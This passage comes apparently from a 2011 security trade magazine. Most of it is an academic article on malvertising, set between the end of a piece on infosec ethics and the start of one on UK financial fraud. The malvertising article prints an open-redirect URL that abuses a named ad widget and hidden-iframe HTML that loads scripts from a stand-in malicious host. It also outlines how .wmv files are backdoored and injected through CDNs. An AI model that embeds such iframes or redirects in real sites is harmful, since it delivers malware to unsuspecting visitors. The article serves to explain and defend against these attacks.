which he describes as "a bit basic", will make in and of themselves. While he says that the "unification of views" from disparate industry bodies can only be a good thing, he points out that their value to the industry is likely to remain limited "until and unless businesses [rather than individual practitioners] are made fully aware of their existence and accept and embrace them".

"It's a good starting point if only for debate such as this," he says, "but it will be interesting to see the status of the principles in a year's time."

Ethics project

Meanwhile, another potential step on the road to professionalisation is the creation of an initiative entitled the Information Security Ethics Project, which is sponsored by and housed within the UK's Institute of Information Security Professionals (IISP).

The idea behind the project came from the Institute's general counsel, Robert Carolina, who is also a senior visiting fellow at Royal Holloway University's information security group, where he teaches in its information security MSc programme.

In early 2009, Carolina wrote an article for *Computer Weekly* about the legality – or otherwise – of the actions of the BBC's Click TV programme team when it created its own botnet for educational purposes by commandeering more than 21,000 computers around the world. Carolina canvassed the opinions of a number of information security practitioners as to whether they considered the move right or wrong. The responses, which ranged from "it's absolutely appalling and law enforcement should throw the book at them" to "they deserve to get an award" – which, incidentally, they later did – prompted him to explore what ethical guidance was currently available, most of which he found unhelpful.

As a result, as of early February this year, Carolina kicked off the first in a series of ethics workshops, made up of no more than 25 IISP members. "This is an area where people are crying out for guidance, especially in the private sector," he says. "We want practitioners to have better information so that they feel less exposed and better informed to make hard decisions."

Things are changing

The half-day discussion centred on a series of hypothetical case studies that were used to debate the right and wrong ways to respond in each scenario and, most importantly, why. The aim was to look for points of commonality and difference in individuals' beliefs and approaches and to use those areas where opinion diverged as the basis for further discussion.

The next step will be to host an ongoing series of workshops over the next 12 months or so and to circulate reports based on the outcomes to members of the working group, although other individuals will be invited to join as appropriate.

"If this gains traction and popular support, we might be able to start abstracting out basic principles to describe what ethical practices are and maybe write them down as a rule set," Carolina says. "But if we do that, it will only be published with highlighted case studies as you have to have examples and context. In my professional opinion, without that, it's not much value."

While such initiatives are, unfortunately, still rather fragmented in nature, what they would appear to suggest is that the information security industry is slowly starting to move down the path of becoming more professionalised.

As Gillespie concludes: "Things are changing. There are lots of pockets of work being done and, while they're not consistent or global, you can see a day when the industry will get there – although it's a long road yet."

About the author

Cath Everett is a freelance journalist who has been writing about business and technology issues since 1992. Her special areas of focus include information security, HR/management and skills issues, marketing and high-end software.

Malvertising – exploiting web advertising

Aditya K Sood, Richard J Enbody, Michigan State University

Online advertisements provide a convenient platform for spreading malware. Since ads provide a significant portion of revenue on the web, significant effort is put into attracting users to them. Malicious agents take advantage of this skillful attraction and then redirect users to malicious sites that serve malware.

Search engines' intimate tie-in with advertising also assists malicious agents: significant effort goes into attracting users to particular sites from which users can be redirected. Of particular use to malicious agents is that redirection is built into online advertising so the malicious user only needs to co-opt a redirection that is taking place. As a bonus, the user *expects* a redirection to take place, so



Figure 1: Registering a widget on a vulnerable advertising domain.

the redirection to a malicious site is less of a red flag.

Another feature of online advertising that can be co-opted by malicious agents is the dynamic delivery of ads. A standard approach is to provide HTML code snippets that are used in conjunction with normal websites in order to embed advertisements. For example, Doubleclick.net provides millions of ads that are served to different domains as dynamic content – that is, the content of advertisements can change dynamically based on user or content characteristics. Service Level Agreements (SLA) exist between ad distributor and website to define appropriate content, but they are neither designed for nor appropriate for applying effective security. In particular, it is hard to determine the integrity of content that is shared among different domains across the web.

The result is that online marketing has opened up new avenues for profit generation while at the same time providing a convenient platform for malware delivery. Malvertising growth is being assisted by the following:

- Malicious agents can register nearly any domain and can use it as a storage base for malware in order to conduct drive-by-download attacks by redirecting users to their malicious domains.[1] Generally, these types of domains do not comply with any types of security or privacy standards.
- Malicious agents can use different modes of malvertising infections in order to redirect traffic from malvertisements that are distributed across the World Wide Web. When a user clicks on a malvertisement, the traffic is redirected towards a malicious domain rather the legitimate one.
- Generally, no verification check can be imposed on advertisements to detect whether the redirect occurs appropriately or not. This lack of verification results from the nature of the web-advertising model that makes it difficult for a publisher to scrutinise web traffic related to ad delivery.
- Attackers can also tamper with sponsored links to distribute malicious executables directly into the system as a part of drive-by-download infection. Internet Explorer has been a popular target because of both its popularity and its ability to run custom exploits through ActiveX controls [8].

The irony is that advertisers pay the publishers for the advertisements while the attackers exploit those same ads to spread malware.

Malvertising modes

Most of the web malware is triggered through web injections to exploit the vulnerabilities in web software and domains. Different modes of infections are used for injecting malicious advertisements in vulnerable domains. To appreciate the severity and prevalence of this class of attack, the Open Web Application Security Project (OWASP) recently placed invalidated redirects and forwards in its 2010 'top 10' list.[2]

Malvertising with malicious widgets and redirection

The advent of Web 2.0 popularised widgets for use in advertising and traffic redirection.[3] However, flaws in the design of some web widgets pose high risks to domains using those widgets for advertising.[4] As mentioned above, the redirection can be co-opted by malicious users to redirect traffic to malicious sites.

For example, we detected a widget vulnerability in a popular news publisher website. The normal procedure is for a user to register, which allows the publisher to render news from various popular channels and embed them into the user's websites and blogs. However, because of flaws in the publisher's system, it's possible to redirect traffic.

In order to install the widget, the publishing domain requires certain steps to be performed by a user to facilitate the ability of the widget to include third-party content. Specifically:

- The widget can only be installed after registration. The user selects the widget code based on the target platform – such as blogger, MySpace etc – in which the widget is to be installed.
- Once the registration is complete, the publisher requires the user to log in to his or her website or blog so that widget installation can be completed. After installation, the publisher starts sending news and advertisements to the registered user website.
- After the widget is embedded in the user's site, the user is able to receive random content from various content providers through a vulnerable advertising domain that acts as an intermediate service provider.

For advertising purposes, the vulnerable publishing domain uses redirection links in order to advertise on the publisher's website. However, web traffic can be easily redirected from where the widget is installed to any domain. This shows that inclusion of the widget in any random domain can result in traffic redirection from a vulnerable publisher's website through advertising links. The attacker can exploit this scenario by performing three steps:

Step 1: The attacker registers as a legitimate user (in order to get a widget for inclusion in some domain) as shown in Figure 1. The widget is included in the same domain as shown in Figure 2.

Step 2: The attacker can activate the apparently dead vulnerability through hyperlinks by activating the URL from the vulnerable publishing domain as follows, where 'outbrain.com' is a vulnerable advertising domain and 'xsstestingblog' is a blog that serves malware:

http://outbrain.com/most-viewed.action?sourceUrl=http://www.xsstestingblog.blogspot.com



Figure 2: Installed widget.

Step 3: Users who go to the widget thinking that they are entering the publisher's site find themselves redirected to the attacker's site. A successful attack can be seen as a response request mechanism in Figure 3.

This attack is the outcome of a design bug in the widget implementation. Attackers can exploit this scenario by generating malicious advertisements (using the publisher's name) that are embedded with redirected URLs which exploit the design bug in the vulnerable publishing domain in order to execute redirection towards the malicious domain. This shows how a vulnerable advertising widget can be subverted by an attacker.

Remote malvertising with hidden iframes

Hidden iframes are one way for attackers to hide the objects that are used for spreading malware. The concept of hidden infection is not new, but here we show a different variation. The HTTP specification includes the iframe to embed one web page into another. Iframes can be used to load dynamic content for advertising. This functionality of iframes can be exploited to trigger infections. Iframes are used extensively in order to bypass Same Origin Policy (SOP) and launch a Cross Domain Attack (CDA).[5,6] Attackers can easily embed hidden iframes that serve malvertisements in order to spread malware while interacting with legitimate users. Usually, iframes are exploited using the following procedures for running malicious code:

1. Scripts in iframes are allowed to execute in the context of the browser process (the more powerful the context, the greater the vulnerability that can be exploited).
2. There is no specific security restriction on Active X object usage.
3. Browser redirection can be done easily through iframes.
4. Access to local objects is not restricted completely.

The hidden iframes used for malvertising are constructed as follows:

```
<iframe src="http://www.malicious.com/mal_ad.js " width=1 height=1 style="visibility:hidden;position:absolute"></iframe>

<iframe src="http://www.malicious.com/software_ad.js" width=0 height=0></iframe>
```



Figure 3: Victim browser successfully gets redirected to the malware domain.

In addition, attackers can hide their malicious purpose using Javascript obfuscation techniques to encode the malicious links. Iframes possess a default inherited flaw of defining a trust relationship between different domains that are communicating with each other. The trust relationship cannot be determined every time within different domains that are sharing content.

The inability to precisely determine trust is why it is very hard to restrict the content present in iframes and why it is executed in the context of the parent website. Attackers load malvertisements in iframes to run in the parent domain for inline infections so that the detection process becomes harder.

Malvertising through infected Content Delivery Networks

A Content Delivery Network (CDN) is a third-party ad server that provides content to different domains across the web. CDNs are the preferred choice for attackers to spread malware by exploiting the CDN web servers – the attackers can simply let the servers assist in spreading the malware. Advertisements use Flash, Silverlight, pop-ups, Windows Media Player files and Javascript extensively. However, this is a grave concern because if a CDN server is exploited, the attacker can inject malicious code in the form of malvertisements and that code is widely distributed. There is a chain reaction because if a parent server is infected, the child nodes will automatically get infected, too. Corrupting a server that serves thousands of sites spreads the malvertisements broadly and often in a trusted manner.

We have identified Windows Media Player files being used in malvertising for spreading malware. An attacker can perform the following steps in order to design and inject malicious .wmv files as malvertisements:

Step 1: The attacker 'backdoors' the .wmv file using Windows Script Editor, with malicious code (as presented in Figure 4) that executes through Cross Site Scripting (XSS) attacks.

Step 2: The attacker injects this .wmv file in an iframe and injects the code in a vulnerable CDN domain. When this file is distributed across domains, it starts spreading the malicious XSS file and bypasses the Internet Explorer XSS filter as shown in Figure 5.

As you can see, CDNs have the potential to be a big problem with respect to web malware.



Figure 4: Designing a .wmv file backdoor.

Malvertising through malicious banners

Advertising banners are used extensively in order to spread infections.[7] Primarily, attackers exploit servers that host a number of websites on a single server – a common scenario. As above, attacking servers is an easy way to infect a large number of websites. In addition, since advertising banners are widespread, an attack through them will also be widespread. In this attack, the attackers exploit an XSS flaw or SQL injection vulnerability in websites hosted on the server in order to take full control. The attacker then uses two specific techniques to infect websites with malicious banners as follows:

- Attackers update the database with malicious iframes by exploiting SQL injections in order to trigger persistent infections.
- Attackers compromise the shared hosting server and use automated scripts to render malicious code on the main web page of different hosts.

When a user visits a specific website, malicious banners are displayed along with dynamic content. Click on the banner and the user is infected, or simply displaying the banner can lead to infection.

This trick can be used in conjunction with SEO poisoning in which an attacker coerces a search engine to visit malicious domains or hijacked websites that display malicious banners.



Figure 5: WMV file is spreading malicious VbScript file.

Solutions

- The design of web applications and widgets should be thoroughly verified before allowing their use in a production environment. The widget should be installed with appropriate access controls in order to avoid any rogue actions.
- The interface communication channel between an installed widget and a parent website should be monitored to catch the traffic redirection. Generally, the main website should not allow redirection in an open manner without restricted control.
- Appropriate configuration should be used in shared hosting environments. The servers should be audited regularly in order to detect any vulnerable hosts.
- A live malware monitoring system should be used for dedicated and shared hosting servers in order to trace malware infections at inception.
- Systems should be updated with the latest software and patches.

Conclusion

We've covered the essential dynamics of malvertising and the attack strategies used to distribute malicious advertisements across domains. Malvertisements are becoming one of the main sources of spreading web malware. One reason for their popularity is a dearth of appropriate security procedures for content sharing. For example, merely signing an SLA does not ensure security and integrity in a shared network. There is a pressing need for rigorous security policies and procedures to curb the risk of this type of infection. History indicates that it is impossible to get rid of malware infections completely, but continuous efforts can contribute towards enhancing the security of our networks.

About the authors

Aditya K Sood is a security researcher, consultant and PhD candidate at Michigan State University. He has worked in the security domain for Armorize, COSEINC and KPMG and founded SecNiche Security. He has been an active speaker at conferences such as RSA, Toorcon, Hacker Halted, TRISC, EuSecwest, XCON, OWASP AppSec, CERT-IN and has written content for HITB Ezine, ISSA, ISACA, Elsevier, Hakin9 and Usenix Login.

Dr Richard Enbody is an Associate Professor in the Department of Computer Science and Engineering, Michigan State University. He joined the faculty in 1987 after earning his PhD in Computer Science from the University of Minnesota. His research interests are in computer security, computer architecture, web-based distance education and parallel processing. He has two patents pending on hardware buffer-overflow protection, which will prevent most computer worms and viruses. He recently co-authored a CS1 Python book, The Practice of Computing using Python.

Resources

- Polychronakis, Michalis; Mavrommatis, Panayiotis; Provos, Niels. 'Ghost Turns Zombie: Exploring the Life Cycle of Web-based Malware'. Accessed Mar 2011. <http://www.usenix.org/event/leet08/tech/full_papers/polychronakis/polychronakis.pdf>.
- Provos, Niels; McNamee, Dean; Mavrommatis, Panayiotis; Wang, Ke; Modadugu, Nagendra. 'The Ghost in the Browser: Analysis of Web-based Malware'. Accessed Mar 2011. <http://www.usenix.org/event/hotbots07/tech/full_papers/provos/provos.pdf>.
- Ford, Sean; Cova, Marco; Kreugel, Christopher; Vigna, Giovanni. 'Analyzing and Detecting Malicious Flash Advertisements'. Accessed Mar 2011. <http://www.cs.ucsb.edu/~chris/research/doc/acsac09_flash.pdf>.
- 'Some 1.3 million malicious ads served daily'. SC Magazine, 18 May 2010. Accessed Mar 2011. <http://www.scmagazineus.com/report-some-13-million-malicious-ads-served-daily/article/170414/>.
- 'Pay Per Click'. Wikipedia. Accessed Mar 2011. <http://en.wikipedia.org/wiki/Pay_per_click>.

- 'Active X Controls'. Microsoft. Accessed Mar 2011. <http://msdn.microsoft.com/en-us/library/aa751968%28v=vs.85%29.aspx>.
- Danchev, Dancho. 'MSN Norway serving Flash exploits through malvertising'. ZDNet, 27 Aug 2008. Accessed Mar 2011. <http://www.zdnet.com/blog/security/msn-norway-serving-flash-exploits-through-malvertising/1815>.
- 'SEO Poisoning Attacks Growing'. Security Focus, 12 Mar 2008. Accessed Mar 2011. <http://www.securityfocus.com/brief/701>.

References

1. Cova, M; Kruegel, C; Vigna, G. 'Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code'. In Proceedings of World Wide Web Conference, 2010.
2. OWASP top 10 Attack Vectors 2010. Accessed Mar 2011. <http://www.owasp.org/index.php/Top_10_2010-Main>.
3. Nations, Daniel. 'What's the Difference Between a Widget and a Gadget?'. About.com Web Trends. Accessed Mar 2011. <http://webtrends.about.com/od/widgets/a/widget-gadget.htm>.
4. Sood, AK. 'Open Redirect Wreck Off'. HITB EZine. Accessed Mar 2011. <http://magazine.hitb.org/issues/HITB-Ezine-Issue-004.pdf>.
5. 'Same Origin Policy'. W3C. Accessed Mar 2011. <http://www.w3.org/Security/wiki/Same_Origin_Policy>.
6. 'Client-Side Cross-Domain Security'. Microsoft. Accessed Mar 2011. <http://msdn.microsoft.com/en-us/library/cc709423%28v=vs.85%29.aspx>.
7. 'Content Delivery and Distribution Services'. Web Caching. Accessed Mar 2011. <http://www.web-caching.com/cdns.html>.

The UK fraud landscape for financial services

Duncan Ash, SAS UK

Duncan Ash

Fraud in the financial services industry is a topic that constantly makes headlines, but is the situation really as dire as the media would have us believe? Well, according to the recent statistics from the National Fraud Authority (NFA), released 27 January 2011, fraud is costing the UK over £38bn a year. In particular, the financial services industry recorded the highest loss to fraudsters at £3.6bn. However, on a more positive note this actually represented a slight decrease on the 2010 Annual Fraud Indicator figure of £3.8bn due to improved fraud prevention methods involving plastic card fraud (£440m) and cheque fraud (£30m).

Reducing levels of card fraud in particular have been cited as a success story in the fight against fraudsters, with the latest figures from The UK Cards Association (6 October 2010) revealing that total fraud losses on UK cards fell to £186.8m between January and June 2010 – a 20% reduction compared with losses in the first half of 2009. This figure represented the lowest half-year total for 10 years, and the reduction was attributed to the success of a number of banking industry initiatives. For instance, the increasing roll-out of chip and PIN in the UK and abroad, a greater number of sign-ups to MasterCard SecureCode and Verified by Visa by cardholders and retailers, and the increasing use of fraud detection tools by banks and retailers have all contributed to the decline in losses.

A moving target

Unfortunately, criminals tend to be opportunistic and are always on the lookout for the next weak link in the system that can be exploited. According to Financial Fraud Action UK (12 January 2010), more than 50% of regular UK Internet users (41.4 million) are now banking online. This substantial growth in popularity of the online channel in recent years, both in terms of Internet shopping and online banking, has led to an increased number of attacks, in particular through phishing and financial malware. The NFA figures show that online banking has seen an increase of 14% (£60m) in fraud losses compared with the previous year. As such, the sector must continue to invest in anti-fraud systems and solutions to help stay one step ahead of the criminals.

However, because of the great variation between the security levels of online sites and the increased measures that merchants can take to protect themselves, there is a growing acceptance in the banking industry that not all fraud in the online channel can be conquered. Instead, the industry is positioning itself to pick and choose its battles, ensuring that damage can be limited and consumer confidence left intact.

Moreover, the latest Fraudscape report from CIFAS, the UK's fraud prevention service, issued in March 2011, depicts the continuing migration of fraud to new sectors: fewer bank accounts and plastic cards were targeted by fraudsters (15% and 37% decreases respectively) only to be offset